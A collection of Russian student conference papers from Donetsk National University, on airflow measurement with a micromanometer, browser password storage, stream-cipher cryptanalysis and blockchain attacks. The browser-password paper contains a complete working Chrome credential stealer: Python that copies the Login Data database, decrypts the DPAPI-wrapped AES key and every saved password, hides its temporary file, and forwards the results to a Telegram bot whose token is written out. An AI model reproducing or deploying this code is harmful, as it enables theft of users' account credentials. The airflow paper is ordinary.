2. Кутузов А.В., Старченков Н.В., Кудряшов Д.А. Методы криптоанализа блочных и поточных систем шифрования // Современная техника и технологии. 2016. № 9 [Электронный ресурс] – Режим доступа: <https://technology.snauka.ru/2016/09/10571>
3. Mostafa Hassan. Cracking Random Number Generators using Machine Learning – Part 1: xorshift128 [Электронный ресурс] – Режим доступа: <https://research.nccgroup.com/2021/10/15/cracking-random-number-generators-using-machine-learning-part-1-xorshift128/>

THE STREAM HARDWARE CIPHER CRYPTOANALYSIS METHODS

Annotation: the work is devoted to the stream hardware cipher cryptanalysis methods, the algorithms of known pseudo-random sequences generators were studied, and the main methods of cryptanalysis were considered, conclusions of the advantages and disadvantages of the given cryptanalysis methods that can be used to analyze the stream hardware cipher considered were drawn.

Keywords: stream cipher, cryptanalysis, scrambling.

Guk K.S.

Scientific adviser: Babicheva M.V., senior Lecturer

Donetsk National University.

Email: mv.babicheva60@gmail.com

УДК 531.7.08

ВЫЧИСЛЕНИЕ СКОРОСТИ ВОЗДУШНОГО ПОТОКА ПО ПОКАЗАНИЯМ ММН - 2400

*Демидова Е.А., Зозуля А.А.,
Научные руководители: Пометун Е.Д., канд.техн.наук, старший преподаватель
Лебедев В.Н. старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе описан способ вычисления скорости воздушного потока по дифференциальному давлению, измеренному микроманометром ММН-2400. Табличные зависимости плотности этилового спирта и воздуха были аппроксимированы аналитическими уравнениями, причем, полученные соотношения и коэффициенты были привязаны к географическим координатам и преобразованы в уравнение, не требующее использования справочных данных. Выполнена оценка погрешности данного метода.

Ключевые слова: микроманометр ММН-2400, скорость воздушного потока, плотность воздуха, плотность спирта, аппроксимация.

Введение. Область применения микроманометров охватывает многие сферы человеческой деятельности: экологический мониторинг различных производственных выбросов; технологический контроль газопылевых потоков; определение скорости воздушного потока в аэродинамических, газовых и вентиляционных системах; поверка рабочих приборов и т.д. В экспериментальной аэродинамике широко распространен метод измерения скорости газовых потоков с помощью дифференциальных микроманометров типов ММН и МКВ и др.

При измерении скорости воздушных потоков микроманометрами необходимо учитывать зависимость плотности веществ, используемых в качестве рабочей жидкости, от температуры. Например, изменение температуры в помещении в диапазоне от 15С° до 35С° приводит к изменению плотности спирта и возникновению погрешности, превышающей основную погрешность ММН-2400. На практике, измерение температуры не вызывает технических сложностей, но определение плотностей жидкостей и газов производится средствами измерений, зачастую отсутствующих в учебных лабораториях. Как правило, измеряется температура в помещении, затем с помощью справочников определяются значения плотности веществ, и полученные величины подставляются в итоговое уравнение для вычисления скорости газового потока по перепаду давления на микроманометре.

Температурная коррекция требует наличия справочной литературы и трудно поддается автоматической обработке результатов. В данной работе рассмотрен способ, позволяющий исключить использование справочных данных. Дополнительным преимуществом является возможность программной реализации температурной компенсации изменения плотности. Для этих целей могут использоваться цифровые термометры типа DS18B20, включенные к ПК с помощью USB через 1-wire конвертер.

Постановка задачи. Микроманометры являются переносными приборами. На рисунке 1 представлена упрощенная схема микроманометра с наклонной стеклянной измерительной трубкой ММН-2400. В качестве рабочей жидкости в микроманометрах этого типа применяют этиловый спирт.




Рис. 1. Схема микроманометра с наклонной стеклянной измерительной трубкой ММН-2400: P - давление; α - угол наклона трубки; l - длина столба жидкости в трубке; h - высота поднятия жидкости в трубке по вертикали.

Под действием давления P уровень жидкости в трубке, наклоненной под углом α к горизонтальной плоскости, поднимется, и длина столба жидкости в наклонной трубке будет l . Это будет соответствовать поднятию жидкости в узкой трубке по вертикали на высоту:

$$h_1 = l \cdot \sin \alpha.$$

Одновременно уровень жидкости в широком сосуде опустится на h_2 . Тогда разность высот уровней рабочей жидкости в приборе, уравнивающая измеряемую величину, будет равна:

$$h = h_1 + h_2. \quad (1)$$

Если S_1 и S_2 - соответственно площадь сечения наклонной трубки и сосуда, то

$$lS_1 = h_2S_2,$$

т.е. объем lS_1 жидкости, заключенный в наклонной трубке, равен объему h_2S_2 жидкости, вытесненной из широкого сосуда. Подставив это соотношение в уравнение (1):

$$h = l \cdot \left(\sin \alpha + \frac{S_1}{S_2} \right).$$

Если ρ - плотность рабочей жидкости в кг/м^3 ; g - местное ускорение свободного падения в м/с^2 , а h и l выражены в метрах, то значение измеряемого давления в Па рассчитывают по формуле:

$$P = \rho gh \approx \rho gl \cdot \left(\sin \alpha + \frac{S_1}{S_2} \right).$$

Если $\frac{S_2}{S_1} \geq 400$, то значение постоянной прибора может быть определено и без учета поправки. В этом случае:

$$P = \rho gh \approx \rho gl \cdot (\sin \alpha).$$

Динамическое давление, создаваемое воздушным потоком, равно:

$$P = \frac{\rho_0 V^2}{2},$$

где: ρ_0 – плотность воздуха, V – скорость воздуха, при условии, что поток строго параллелен оси трубки и направлен на отверстие приема полного давления.

Динамическое давление, создаваемое воздушным потоком, равно разности между полным и статическим давлением и уравнивается давлением столбика жидкости в трубке ММН – 2400. Для некоторого угла α соотношение имеет вид:

$$\frac{\rho_0 V^2}{2} = \rho g l \cdot \sin \alpha.$$

Заменяем $k = \sin \alpha$ и выразим скорость потока:

$$V = \sqrt{\frac{2gl\rho k}{\rho_0}}. \quad (2)$$

Исследуемая величина V в уравнении (2) зависит от:

1. Ускорения свободного падения g , которое вследствие формы Земли, в разных широтах будет отличаться. В данной работе будет использоваться значение свободного падения для города Донецка.

2. Плотность воздуха ρ_0 и спирта ρ являются функциями от температуры.

3. Плотность воздуха ρ_0 зависит от атмосферного давления.

Принимаем в уравнении (2) ускорение свободного падения на широте города Донецка равное $g = 9,81 \text{ м/с}^2$

Если есть l_0 – начальное смещение столбика при отсутствии давления, тогда:

$$V = \sqrt{\frac{2g(l-l_0)\rho k}{\rho_0}}. \quad (3)$$

Перед началом измерений с помощью регулятора устанавливают начальное смещение максимально близким к нулю.

Кроме температуры, плотность воздуха зависит и от давления, обратно пропорционального высоте лаборатории над уровнем моря. Плотность воздуха снижается на 1% на каждые 100 метров. Город Донецк находится на высоте, примерно, 170 м над уровнем моря, тогда принимаем коэффициент при плотности воздуха равным 0,98.

В диапазоне изменения температуры $14 \div 36^\circ\text{C}$ графики зависимости плотности 96% раствора этилового спирта и воздуха от температуры имеет вид:




Рис. 2. Зависимость плотности 96% раствора спирта от температуры




Рис. 3. Зависимость плотности воздуха от температуры

По графику, приведенному на рисунке 2, аппроксимация зависимости плотности 96% раствора этилового спирта от температуры имеет вид:

$$\rho = -0,0002 \cdot T^2 - 0,867 \cdot T + 824,8525.$$

Результат аппроксимации по графику, приведенному на рисунке 3:

$$\rho = 0,000003 \cdot T^3 - 0,000241 \cdot T + 1,232737.$$

Отношение $\frac{\rho}{\rho_в}$ принимает вид:

$$\frac{\rho}{\rho_в} = \frac{-0,0002 \cdot T^2 - 0,867 \cdot T + 824,8525}{0,000003 \cdot T^3 - 0,000241 \cdot T + 1,232737}. \quad (4)$$

График зависимости отношения плотностей к температуре представлен на рисунке 4.




Рис. 4. Зависимость отношения плотности воздуха к плотности 96% раствора спирта от температуры T

Аппроксимируя зависимость отношения плотностей от температуры, получаем линейную зависимость:

$$\frac{\rho}{\rho_e} = \lambda \cdot T \cdot 1,36 + 643,78, \quad (5)$$

где: λ - коэффициент размерности (град^{-1}).

После подстановки в (3):уравнения (5), скорректированного значения ускорения свободного падения и среднего значения атмосферного давления, окончательно, получаем формулу для вычисления скорости воздушного потока по высоте столбика жидкости в микроманометре ММН-2400:

$$V_p = 4,47 \sqrt{k \cdot (l - l_0) \cdot (1,36 \cdot \lambda \cdot T + 643,78) \cdot \alpha}, \quad (6)$$

где: k – безразмерный коэффициент, маркирован на корпусе микроманометра; l - длина столба жидкости в наклонной трубке; l_0 - начальное смещение столбика при отсутствии давления; T - температура воздуха в лаборатории, α - коэффициент размерности.

Длину столбика жидкости целесообразно записывать в единицах «мм», тогда, окончательно:

$$V_p = 4,47 \sqrt{k \cdot (l - l_0) \cdot (0,00136 \cdot \lambda \cdot T + 0,64378) \cdot \alpha}. \quad (7)$$

Для оценки погрешности уравнения (7) вычислим скорость воздушного потока в диапазоне температур $15 \div 35^\circ\text{C}$. Относительная погрешность определялась по соотношению (8), ее величина приведена на рисунке 5:

$$\delta_p = \frac{V_p - V}{V} * 100\%. \quad (8)$$




Рис. 5. Величина относительной погрешности

Выводы. Полученное уравнение позволяет вычислять скорость воздушного потока с погрешностью не более $\pm 0,2\%$ относительно табличных значений плотности. Т.о., для измерения скорости воздушного потока необходимо измерить температуру воздуха в лаборатории, длину столбика жидкости, считать по шкале коэффициент наклона трубки и подставить найденные значения в уравнение. При этом справочные данные по плотностям этилового спирта и воздуха не требуются.

СПИСОК ЛИТЕРАТУРЫ

1. Повх И.Л. Аэродинамический эксперимент в машиностроении // Машиностроение. - 1965. - С. 164-171.
2. Горлин С.М. Экспериментальная аэромеханика // Высшая школа. - 1970. – С. 159 – 162.

CALCULATION OF THE AIR FLOW VELOCITY ACCORDING TO THE MICROMANOMETER MMN - 2400 READINGS

Annotation. The paper describes a method for calculating the air flow velocity calculated from the differential pressure measured by the MMN-2400 micromanometer. The tabular dependences of the density of ethyl alcohol and air were approximated by analytical equations, and the obtained ratios and coefficients were linked to geographical coordinates and converted into an equation that does not require the use of reference data. The estimation of the error of this method is carried out.

Keywords: micromanometer-2400, air flow velocity, density of air, density of ethyl alcohol, approximation.

Demidova E.A., Zozulya A.A.

Scientific adviser: Pometun E.D. Ph.D in Technical Science, Senior lecturer.

Lebedev V.N., Senior lecturer

Donetsk National University

E-mail: kated.00000@gmail.com, nastyazazko@gmail.com, e.pometun@donnu.ru

УДК 004.056

УЯЗВИМОСТИ ХРАНЕНИЯ ПАРОЛЕЙ В БРАУЗЕРАХ

Кузьмин А. В.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена исследованию уязвимости хранения паролей в браузерах, в ходе работы была изучена методология хранения и шифрования авторизационных данных браузера, на примере Google Chrome. Разработана программная реализация на Python для сбора и дешифровки данных, хранящихся в браузере.

Ключевые слова: браузер, менеджер паролей, авторизационные данные, AES-GCM, DPAPI.

Введение. На сегодняшний день любое взаимодействие с персональным компьютером завязано на веб-серфинге. Основным элементом этого взаимодействия выступает браузер - специальное прикладное программное обеспечение, которое используется для запроса, обработки, манипулирования и отображения содержания веб-сайтов. Самыми распространёнными браузерами в мире, согласно статистике, можно считать [1]:

- Chrome – 60.92 %.
- Safari – 25.20%.
- Edge – 4.82%.
- Samsung Internet – 2.66%.
- Firefox – 2.62%.
- Другие – 3.77%.

В русскоязычном пространстве в пятерку лидеров вместо Edge и Samsung Internet выбиваются YaBrowser и Opera [1].

Различные сервисы позволяют пользователю создавать учётную запись путем регистрации. И тут возникает потребность в средствах идентификации, аутентификации, и дальнейшей авторизации. Перед пользователем стоит задача сохранения данных для входа (логин, пароль, почта и т.д.) и браузер позволяет сохранить эти данные, использовать для дальнейшего упрощённого входа путём автозаполнения. Но безопасно ли это?

Постановка задачи. Целью данной работы является рассмотрение методологии хранения и шифрования используемой в менеджере паролей браузера, который сохраняет авторизационные данные пользователя. Написать программную реализацию на языке Python, которая позволила бы собрать и дешифровать данные пользователя.

Менеджер паролей браузера. Безопасность и удобство обычно понятия противоположные, поэтому дополнительная безопасность сопряжена с дополнительными неудобствами. Пароли являются отличным примером этого. Вы можете использовать один и тот же простой пароль для всего, но очевидно это не будет безопасным.

Сегодня очень много сайтов, которые требуют авторизации пользователя. Для этого вы сначала должны зарегистрироваться, а после при каждом входе постоянно подтверждать свои данные – вписывать логин и пароль. Можно использовать функцию «Автосохранение», с помощью которой ваши персональные данные сохраняются и при попытке снова войти на один из сайтов с авторизацией, подтягивает информацию о логине и пароле, в результате чего производится автоматический вход. Это очень

удобно, не нужно каждый раз вводить свои регистрационные данные. Но если браузер сохраняет пароли, то можно ли их посмотреть и где?

Большинство браузеров хранят данные автозаполнения для авторизации в «Менеджере паролей» (рис. 1). Обычно это локальные файлы, которые находятся на устройстве. Доступ к такому файлу получить достаточно легко. Но для просмотра сохранённых паролей не обязательно искать такой файл.




Рисунок 1 – Менеджер паролей браузера Google Chrome

В настройках безопасности любого браузера можно просмотреть список всех сохранённых логинов. Таким простым способом получения паролей могут воспользоваться злоумышленники.

Логично предположить, что готовая стандартная функция популярного браузера должна быть достаточно безопасной, однако она небезопасна по определению. Даже несмотря на то, что все современные браузеры хранят пароли в зашифрованных базах данных, они оставляют связанные ключи шифрования совершенно незащищёнными и хранят их в предсказуемых местах. Шифрование бесполезно, если ключи не защищены. Зашифрованная база данных менеджера паролей с незащищённым ключом не предоставляет никакой значимой защиты паролям [2].

Из-за этого браузерного решения, если кто-то сможет получить доступ к системе пользователя при помощи фишинга, вредоносной программы или любого другого эксплойта, то он с лёгкостью извлечёт все имена пользователей и пароли, хранящиеся в браузере. В данной работе рассмотрен Google Chrome, так как это самый распространённый браузер на сегодняшний день.

Хранение, шифрование и дешифровка. Нам известно, что данные хранятся на компьютере, следовательно их можно найти и использовать во вред пользователю.

Информация авторизации Google Chrome хранятся в следующем файле:

C:\Users\\AppData\Local\Google\Chrome\User Data\Default>Login Data

Данный файл имеет формат SQLITE3 и воспользовавшись ПО для работы с базами данных sql (SQLite, Sqliteman и прочие) мы получим базу данных авторизации пользователя (рис. 2). Логины хранятся в открытом виде и нам остаётся только дешифровать пароли.

Для дешифровки нам понадобится 32-байтный ключ шифрования «encrypted_key», который хранится в следующем файле:

C:\Users\\AppData\Local\Google\Chrome\User Data\Default\Local State

	origin_url	actio	username_el	username_value	password_eleme	password_value
1	https://id.vk.com/auth	ht...	username	3807147	password	v10.Tg...1CY~9V.B-zP1{...}
2	https://mail.ru/	ht...	username	andre.kuzmin15@...	password	v1068...=...c...V4%0...
3	https://vk.com/	ht...	username	3807147	password	v10.dL.EJ...
4	https://login.live.com/login.srf	ht...	loginfmt	dworkinfromchaos...	passwd	v10.v2...
5	https://account.protonvpn.com/...	ht...	username	DworkinFromChaos	password	v10...r...3...7G...
6	https://com-x.life/comx	ht...	login_name	dworkin	login_password	v10d...b...
7	https://store.steampowered.com/...	ht...		dworkinfromchaos		v10... ..
8	https://steamcommunity.com/logi...	ht...		dworkinfromchaos		v10...H h>...>...>...
9	https://passport.yandex.ru/auth/...	ht...	login	and-re.kuzmin	passwd	v10 ...
10	https://2019.hackerdom.ru/teams/...	ht...	login	DworkinFromChaos	password	v10.O...j ...12os:3...+hw...0...0#...
11	http://dl.donnu.ru/login/index.php	ht...	username	a.kuzmin	password	v10...7...K...p...+T...&rc...
12	https://github.com/session	ht...	login	andre.kuzmin15@...	password	v10...L...Xo8:...%0y...f...T...>...>...

Рисунок 2 – База данных авторизации

Ключ «encrypted_key» закодирован в base64, и защищён при помощи Data Protection API. DPAPI означает интерфейс прикладного программирования для защиты данных, и это встроенная функция безопасности Windows, используемая для шифрования пользовательских данных и паролей. Это безопасный способ хранения паролей, поскольку данные шифруются с использованием учетных данных пользователя для входа в Windows. Важно помнить, что, если кто-то имеет доступ к компьютеру, он все равно может расшифровать данные. Злоумышленник может попытаться заполучить ключи шифрования и расшифровать данные даже на другом компьютере. Однако вне компьютера, на котором происходило шифрование или без ключей шифрования вытянуть данные не получится.

Шифрование данных авторизации пользователя в Google Chrome реализовано при помощи AES-GCM. Данные password_value хранятся в типе данных blob, что подразумевает массив двоичных данных. Если воспользоваться hex-редактором, то можно увидеть сигнатуру «v10» (рис. 3), которая как раз таки указывает на AES-GCM.




Рисунок 3 – Зашифрованный пароль в hex-редакторе

В общем виде структура данного шифротекста будет иметь вид (рис. 4):

3 байта	12 байт	N-байт	16 байт
"v10" magic	IV - вектор инициализации (одноразовый номер)	Зашифрованные данные	Тег аутентификации пользователя

Рисунок 4 – Структура зашифрованного пароля

Таким образом из пароля мы получаем вектор инициализации и сам зашифрованный пароль. AES — это криптография с симметричным ключом, в которой используется один и тот же ключ как для шифрования, так и для дешифрования. Мы можем использовать зашифрованный ключ, полученный из файла «Local State» и вектор инициализации, которые мы обнаружили, чтобы получить ключ AES. Для этого можно воспользоваться модулем для языка Python PyCryptodom.

Программная реализация. Для программной реализации был выбран Python. Python – это отличный язык для работы с криптографическими алгоритмами, поскольку это язык высокого уровня, который легко читать и понимать. Кроме того, Python имеет широкий спектр библиотек и сред для работы с криптографией, таких как PyCrypto, Cryptodome и Cryptography. Эти библиотеки обеспечивают надежные реализации различных криптографических алгоритмов, облегчая работу с ними.

Первоначально нам необходимо собрать и систематизировать искомые данные. Для этого нам понадобится подключиться к файлу баз данных и сделать запрос. В данном случае код будет иметь вид, представленный на рисунке 5.

```
def login_data():
    #get authorization data
    data_path_to_data = os.path.expanduser('~') + r'\AppData\Local\Google\Chrome\User Data\Default>Login Data'
    shutil.copy2(data_path_to_data, "personal_data.db")
    bd = sqlite3.connect("personal_data.db")
    cursor = bd.cursor()
    select_statement = 'SELECT origin_url, username_value, password_value FROM Logins'
    cursor.execute(select_statement)
    login_data = cursor.fetchall()
    bd.close()
    os.remove("personal_data.db")
    return login_data
```

Рисунок 5 – Функция для сбора авторизационных данных

Также в функции login_data происходит копирование файла баз данных, это не обязательно, однако, если браузер будет открыт, то подключиться к базе данных не получится, используется, чтобы исключить подобный исход. После сбора данных, созданный файл будет сразу же удален и заметить его не получится.

Далее нам нужно заполучить «encrypted_key» и снять с него протект DPAPI (рис. 6):

```
def secret_key():
    #get secret key
    data_path_to_secret_key = os.path.expanduser('~') + r'\AppData\Local\Google\Chrome\User Data\Local State'
    with open(data_path_to_secret_key, "r", encoding='utf-8') as f:
        secret_key = json.loads(f.read())['os_crypt']['encrypted_key']
    secret_key = base64.b64decode(secret_key)[5:]
    secret_key = win32crypt.CryptUnprotectData(secret_key, None, None, None, 0)[1]
    return secret_key
```

Рисунок 6 – Функция для получения «encrypted_key»

Теперь, можно приступить к дешифровке данных (рис. 7):

```
def decoding_data():
    for data in login_data():
        url,login,password = data[0],data[1],data[2]
        initialisation_vector, encrypted_password = password[3:15], password[15:-16]
        cipher = AES.new(secret_key(), AES.MODE_GCM, initialisation_vector)
        decrypted_pass = cipher.decrypt(encrypted_password)
        decrypted_pass = decrypted_pass.decode()
        print("Url: "+ str(url)+"\nLogin: "+str(login)+"\nPassword: "+str(decrypted_pass)+"\n")

if __name__=='__main__':
    decoding_data()
```

Рисунок 7 – Функция для дешифровки авторизационных данных

После запуска программы получаем дешифрованные логин и пароль (рис. 8):

```
Url: http://dl.donnu.ru/login/index.php
Login: a.kuzmin
Password: its_joke
```

Рисунок 8 – Дешифрованные данные

По сути, задача выполнена, но также можно добавить в реализацию возможность пересылки полученных данных (рис. 9).

```
token = '5999816564:AAEwdRSvqLH5eSoRdtwFhzt8g1AFgNH_-KA'
bot = telebot.TeleBot(token)

data = "Url: "+ str(url)+"\nLogin: "+str(login)+"\nPassword: "+str(decrypted_pass)+"\n"

bot.send_message(1359067647, data)
```

Рисунок 9 – Расшифрованные данные отправляются Telegram боту

Теперь все расшифрованные данные автоматически перешлются Telegram боту, который был специально создан для этого (рис. 10).




Рисунок 10 – Полученные данные в Telegram

Таким образом удалось найти, дешифровать и в конечном итоге заполучить авторизационные данные браузера, хранящиеся на компьютере.

Выводы. В ходе выполнения работы был разработан скрипт, реализующий сбор и дешифровку авторизационных данных из браузера. Скрипт был написан на Python 3.11. Эксперименты подтверждают, что возможна кража данных пользователя при помощи уязвимости хранения паролей в браузерах. Злоумышленник может инфицировать какое-либо программное обеспечение подобным скриптом для перехвата контроля над аккаунтами, тем самым создавая опасность для пользователя.

Для предотвращения подобного пользователь может воспользоваться специализированным программным обеспечением для сохранения пароля. Также не стоит допускать возможности стороннего доступа к персональному компьютера и пользоваться исключительно лицензионным ПО.

СПИСОК ЛИТЕРАТУРЫ

1. Доля рынка самых популярных браузеров [Электронный ресурс] – Режим доступа <https://www.similarweb.com/ru/browsers/> (дата обращения 08.02.2023).
2. Браузерные менеджеры паролей — изначально ошибочная защита [Электронный ресурс] – Режим доступа – <https://habr.com/ru/company/ruvds/blog/687718/> 2020 (дата обращения 08.02.2023).

PASSWORD STORAGE VULNERABILITIES IN BROWSERS

Annotation: the work is devoted to the study of the vulnerability of storing passwords in browsers; in the course of the work, the methodology for storing and encrypting browser authorization data was studied, using the example of Google Chrome. Software to collect and decrypt data stored in the browser implementation in Python was developed.

Keywords: browser, password manager, authorization data, AES-GCM, DPAPI.

Kuzmin A.V.

Scientific adviser: Babicheva M.V., senior Lecturer,

Donetsk National University

Email: andre.kuzmin15@mail.ru

УДК 336.743

МЕТОДЫ ЗАЩИТЫ ОТ НЕСАНКЦИОНИРОВАННОГО МАЙНИНГА

Кулаков Д. С.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена разработке и исследованию криптографических свойств блокчейна и проведение атак 51% и атаки двойного расходования. Разработана программа, демонстрирующая архитектуру блокчейн, позволяющая управлять транзакциями, использовать электронные подписи и проверять верификацию блоков и транзакций. В программу интегрирован и протестирован алгоритм Proof-of-Work, применены на практике различные алгоритмы, защищающие блокчейн от изменений и подмены. Рассмотрены возможности применения и перспективы развития криптовалютных решений в мировой экономике.

Ключевые слова: блокчейн, алгоритм Proof-of-Work, атака 51%, атака двойного расходования.

Блокчейн. Блокчейн — это технология, представляющая собой последовательную цепочку блоков, выстроенную по определенным правилам, содержащую записи транзакций и реплицируемую по всей сети. Блоки включаются в распределенную базу данных, которая автоматически обновляется при совершении каждой новой транзакции. Каждый блок состоит из заголовка и списка транзакций, а каждый заголовок содержит свой хэш, хэши транзакций и хэш предыдущего блока (как ссылка на предыдущий).

Благодаря этому нельзя изменить информацию в отдельном блоке “задним числом” или поместить промежуточный блок в цепочку, так как это нарушит всю цепочку блоков (вплоть до самого первого).

Таким образом, запись данных является неизменной и необратимой, то есть уже записанная информация не может быть изменена или пересмотрена. Поэтому технология может быть использована как реестр безопасного хранения и обмена информацией, включая ведение истории всех осуществляемых операций [1].

Обзор приложения. Структура «Signature» будет содержать функции создания приватного и публичного ключа, создания подписи и её верификации

Пользователь - тот, кто будет покупать товары у других пользователей. Пользователь сам может стать продавцом и будет принимать деньги от других в обмен на товары, которые он поставляет. Здесь мы предполагаем, что клиент может быть как поставщиком, так и получателем.

Структура «Транзакция», подразумевает систему работы с транзакциями между пользователями. Она будет проверять и подписывать закрытыми ключами транзакцию. Это называется – электронная подпись.

